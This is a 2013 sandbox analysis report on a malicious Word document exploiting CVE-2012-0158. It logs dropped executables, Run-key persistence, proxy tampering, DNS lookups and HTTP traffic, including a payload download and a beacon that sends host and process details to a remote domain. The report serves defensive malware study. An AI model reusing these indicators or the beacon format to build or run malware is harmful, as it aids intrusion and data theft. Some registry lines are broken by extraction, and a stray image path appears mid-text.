Analysis # 31740

07/16/2013 11:07 am

Table of Contents

Analysis Summary

Submitted File:	doc201307161139482.doc
MD5:	935e5cacde136d006ea1bb1201a3e6ef
File Size:	86016
File Type:	data
Analysis Time:	2013-07-16 11:07:53
Start Reason:	AnalysisTarget
Termination Reason:	TerminatedBySelf
Start Time:	Tue, 16 Jul 2013 15:08:49 +0000
Termination Time:	Tue, 16 Jul 2013 15:09:06 +0000
Analysis Time:	2013-07-16 11:07:53
Sandbox:	XPSP3 - 00-0C-29-5E-B4-D8
Total Processes:	10
Sample Notes:	

Digital Behavior Traits

Alters Windows Firewall	—	**Hooks Keyboard**	—
Checks For Debugger	✓	**Injected Code**	✓
Copies to Windows	—	**Makes Network Connection**	✓
Could Not Load	—	**Modifies File in System**	—
Creates DLL in System	—	**Modifies Local DNS**	—
Creates EXE in System	—	**More than 5 Processes**	✓
Creates Hidden File	✓	**Opens Physical Memory**	—
Creates Mutex	✓	**Starts EXE in Documents**	✓
Creates Service	—	**Starts EXE in Recycle**	—
Deletes File in System	—	**Starts EXE in System**	✓
Deletes Original Sample	—	**Windows/Run Registry Key Set**	✓

Deleted Files
[process 3] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\doc.exe
[process 3] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\expF.tmp.bat
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[1].txt
[process 5] C:\Documents and Settings\Administrator\Application Data\9CC20790\9CC20790.srv
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[1].txt
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[2].txt
[process 9] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\exp11.tmp.exe
[process 9] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\exp12.tmp.bat

Stored Modified Files
[process 1] C:\doc201307161139482.doc
[process 1] C:\~$c201307161139482.doc
[process 1] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\89OC5JKA\doc[1].exe
[process 1] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\doc.exe
[process 1] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\22ZWITMI\cpu-limit-reached[1].htm
[process 1] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp
[process 2] C:\Documents and Settings\Administrator\Application Data\KB00635017.exe
[process 2] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\expF.tmp.bat
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[1].txt
[process 5] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\exp10.tmp.exe
[process 5] C:\Documents and Settings\Administrator\Application Data\9CC20790\9CC20790
[process 5] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\exp11.tmp.exe
[process 5] C:\Documents and Settings\Administrator\Application Data\9CC20790\9CC20790
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[1].txt
[process 5] C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\AESBU5XV\2MB9vCAAAA[2].txt
[process 8] C:\Documents and Settings\Administrator\Application Data\KB00635017.exe
[process 8] C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\exp12.tmp.bat

Created Mutexes	
	mutex
[process 1]	Name: Local\c:!documents and settings!administrator!local settings!temporary internet files!content. ie5! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 1]	Name: Local\c:!documents and settings!administrator!cookies! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 1]	Name: Local\c:!documents and settings!administrator!local settings!history!history.ie5! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 1]	Name: Local\WininetConnectionMutex Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 1]	Name: RasPbFile Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 2]	Name: Groove:PathMutex:YoNgf9TlAyd0477wzgfiTWi4XXU= Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 2]	Name: Local\XMM0000010C Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 3]	Name: Local\XMI0000010C Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 4]	Name: SHIMLIB_LOG_MUTEX Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 4]	Name: Local\XMM00000838 Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMI00000838 Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMM00000774 Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMI00000774 Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMQ426FB97F Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMR426FB97F Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\XMS426FB97F Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\c:!documents and settings!administrator!local settings!temporary internet files!content. ie5! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\c:!documents and settings!administrator!cookies! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\c:!documents and settings!administrator!local settings!history!history.ie5! Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 5]	Name: Local\WininetConnectionMutex Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 6]	Name: RasPbFile Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 6]	Name: Local\XMM000001BC Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 6]	Name: Local\XMI000001BC Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 7]	Name: Local\XMR426FB97F

	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 7]	Name: Local\XMM00000924
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 7]	Name: Local\XMI00000924
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 8]	Name: Local\XMR426FB97F
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 8]	Name: Local\XMM00000934
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 8]	Name: Local\XMI00000934
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 9]	Name: Local\XMR426FB97F
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 10]	Name: SHIMLIB_LOG_MUTEX
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE
[process 10]	Name: Local\XMM00000734
	Desired Access: DELETE READ_CONTROL SYNCHRONIZE WRITE_DAC WRITE_OWNER MUTEX_MODIFY_STATE

Created Keys	
	key
[process 5]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows NT\S9CC20790
[process 5]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows NT\CBA6D3F36
[process 7]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR

Set Values	
	key
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: WORDFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: ProductNonBootFiles
[process 1]	Key Name: \REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage Value: ProductNonBootFiles
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: History
[process 1]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: Common AppData
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections Value: SavedLegacySettings
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections

	Value: SavedLegacySettings
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\ShellNoRoam\MUICache Value: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\doc.exe
[process 2]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 3]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 4]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: History
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: GlobalUserOffline
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections Value: SavedLegacySettings
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections Value: SavedLegacySettings
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections Value: SavedLegacySettings
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Run Value: KB00635017.exe
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows NT\S9CC20790 Value:
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows NT\CBA6D3F36 Value:

[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Run Value: KB00635017.exe
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyEnable
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections Value: SavedLegacySettings
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Run Value: KB00635017.exe
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Run Value: KB00635017.exe
[process 6]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: AppData
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG Value: Seed
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR Value: HWID
[process 7]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: Common AppData
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: Local AppData
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: Personal
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Value: Cache
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr

	entVersion\Explorer\Shell Folders
	Value: Cookies
[process 7]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr
	entVersion\Explorer\Shell Folders
	Value: History
[process 8]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr
	entVersion\Explorer\Shell Folders
	Value: AppData
[process 9]	Key Name: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Cryptography\RNG
	Value: Seed
[process 10]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr
	entVersion\Explorer\Shell Folders
	Value: AppData

Deleted Values	
	key
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyOverride
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: AutoConfigURL
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyOverride
[process 1]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: AutoConfigURL
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyOverride
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: AutoConfigURL
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyOverride
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: AutoConfigURL
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyOverride
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: AutoConfigURL
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings Value: ProxyServer
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr


	entVersion\Internet Settings
	Value: ProxyOverride
[process 5]	Key Name: \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\Microsoft\Windows\Curr
	entVersion\Internet Settings
	Value: AutoConfigURL

Network Events			
	Remote IP	**Local IP**	**HTTP Command**
[process 1]	188.40.92.12	10.20.25.247	GET /report/doc.exe
[process 1]	127.0.0.1	127.0.0.1	none
[process 1]	209.190.24.9	10.20.25.247	GET /xxx.jpg
[process 1]	31.170.160.129	10.20.25.247	GET /word.php?cn=JONATHAN-C561E0&un=Administrator&tz=-05:00&ps=System,smss.exe,csrss.exe,winlogon.exe,services.exe,lsass.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,explorer.exe,spoolsv.exe,rundll32.exe,svchost.exe,jqs.exe,MDM.EXE,vmtoolsd.exe,alg.exe,WINWORD.EXE&vm=1&lk=http://mycanoweb.com/report/doc.exe
[process 1]	31.170.164.249	10.20.25.247	GET /cpu-limit-reached.html
[process 5]	213.214.74.5	10.20.25.247	POST /J9/vp//EGa+AAAAAA/2MB9vCAAAA/
[process 5]	210.56.23.100	10.20.25.247	POST /J9/vp//EGa+AAAAAA/2MB9vCAAAA/
[process 7]	203.113.98.131	10.20.25.247	none
[process 7]	203.113.98.131	10.20.25.247	none
[process 7]	203.113.98.131	10.20.25.247	none
[process 7]	203.113.98.131	10.20.25.247	none
[process 7]	203.113.98.131	10.20.25.247	none

Network Traffic		
	Remote IP	**Local IP**
Connection #1	10.20.25.255	10.20.25.247

DNS Requests	
Request	**Result**
mycanoweb.com	188.40.92.12
	46.45.182.27
	50.97.253.162
	59.126.142.186
classified.byethost11.com	209.190.24.9
myhomes.netau.net	31.170.160.129
error404.000webhost.com	31.170.164.249

[process 1]



Virus Total Results	
Last Scanned:	**2013-07-16 14:59:03**
MicroWorld-eScan:	Not Detected
nProtect:	Not Detected
CAT-QuickHeal:	Not Detected
McAfee:	Not Detected
Malwarebytes:	Not Detected
K7AntiVirus:	Not Detected
K7GW:	Not Detected
TheHacker:	Not Detected
Agnitum:	Not Detected
F-Prot:	Not Detected
Symantec:	Not Detected
Norman:	Not Detected
TotalDefense:	Not Detected
TrendMicro-HouseCall:	Not Detected
Avast:	Not Detected
eSafe:	Not Detected
ClamAV:	Not Detected
Kaspersky:	Not Detected
BitDefender:	Not Detected
NANO-Antivirus:	Not Detected
SUPERAntiSpyware:	Not Detected
Emsisoft:	Not Detected
Comodo:	Not Detected
F-Secure:	Not Detected
DrWeb:	Not Detected
VIPRE:	Exploit.RTF.CVE-2012-0158.an (v)
AntiVir:	EXP/RTF.Obfuscated.Gen
TrendMicro:	HEUR_RTFMALFORME
McAfee-GW-Edition:	Not Detected
Sophos:	Not Detected
Jiangmin:	Exploit.CVE-2012-0158.c
Antiy-AVL:	Not Detected
Kingsoft:	Not Detected
Microsoft:	Not Detected
ViRobot:	Not Detected
AhnLab-V3:	Not Detected
GData:	Not Detected
Commtouch:	Not Detected
ByteHero:	Not Detected
VBA32:	Not Detected
PCTools:	Not Detected
ESET-NOD32:	Not Detected
Rising:	Not Detected
Ikarus:	Not Detected
Fortinet:	Not Detected
AVG:	Not Detected
Panda:	Exploit/CVE-2012-0158

ThreatTrack Security, Inc.
33 North Garden Avenue, Suite 1200, Clearwater, Florida, USA 33755
Telephone: (855) 443-4284 Intl: +1(813)367-9907
Email: Sales@ThreatTrack.com